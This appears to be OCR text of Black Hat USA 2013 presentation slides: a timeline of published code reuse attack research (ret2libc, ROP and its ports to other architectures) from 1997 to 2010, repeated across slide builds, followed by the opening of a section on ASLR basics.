
Basic ROP Attack Technique



Basic ROP Attack Technique



Basic ROP Attack Technique



Code Reuse Attacks History

selected not exhaustive

1997

2001

2005

2007

2008

2009

2010

Code Reuse Attacks History

selected not exhaustive

ret2libc
Solar Designer

1997

2001

2005

2007

2008

2009

2010

black hat USA 2013

Code Reuse Attacks History

selected not exhaustive

1997	**ret2libc** Solar Designer
2001	**Advanced ret2libc** Nergal
2005	
2007	
2008	
2009	
2010	

Code Reuse Attacks History

selected not exhaustive

1997	**ret2libc** Solar Designer
2001	**Advanced ret2libc** Nergal
2005	**Borrowed Code Chunks Exploitation** Krahmer
2007	
2008	
2009	
2010	

black hat USA 2013

Code Reuse Attacks History


selected not exhaustive

Year	Attack
1997	**ret2libc** Solar Designer
2001	**Advanced ret2libc** Nergal
2005	**Borrowed Code Chunks Exploitation** Krahmer
2007	**ROP** Shacham (CCS)
2008	
2009	
2010	

black hat
USA 2013

Code Reuse Attacks History

selected not exhaustive



Code Reuse Attacks History

selected not exhaustive

1997

ret2libc
Solar Designer

2001

Advanced ret2libc
Nergal

2005

Borrowed Code Chunks Exploitation
Krahmer

2007

ROP
Shacham (CCS)

2008

ROP on SPARC
Buchanan et al (CCS)

ROP on Atmel
Francillon et al (CCS)

ROP
Shacham (BlackHat USA)

2009

ROP Rootkits
Hund et al (USENIX)

ROP on PowerPC
FX Lindner (BlackHat USA)

ROP on ARM/iOS
Miller et al (BlackHat USA)

2010

Code Reuse Attacks History

selected not exhaustive

1997

ret2libc
Solar Designer

2001

Advanced ret2libc
Nergal

2005

Borrowed Code Chunks Exploitation
Krahmer

2007

ROP
Shacham (CCS)

2008

ROP on SPARC
Buchanan et al (CCS)

ROP on Atmel
Francillon et al (CCS)

ROP
Shacham (BlackHat USA)

2009

ROP Rootkits
Hund et al (USENIX)

ROP on PowerPC
FX Lindner (BlackHat USA)

ROP on ARM/iOS
Miller et al (BlackHat USA)

2010

Roppery
Iozzo et al (BlackHat USA)

Payload already inside
Long Le (BlackHat USA)

ROP without Returns
Checkoway et al (CCS)

Pwn2Own iPhone
Weinmann & Iozzo


Pwn2Own IE
Nils

Practical ROP
Zovi (RSA Conference)

ASLR – Address Space Layout Randomization


Basics of ASLR

- ASLR randomizes the base address of code/data segments



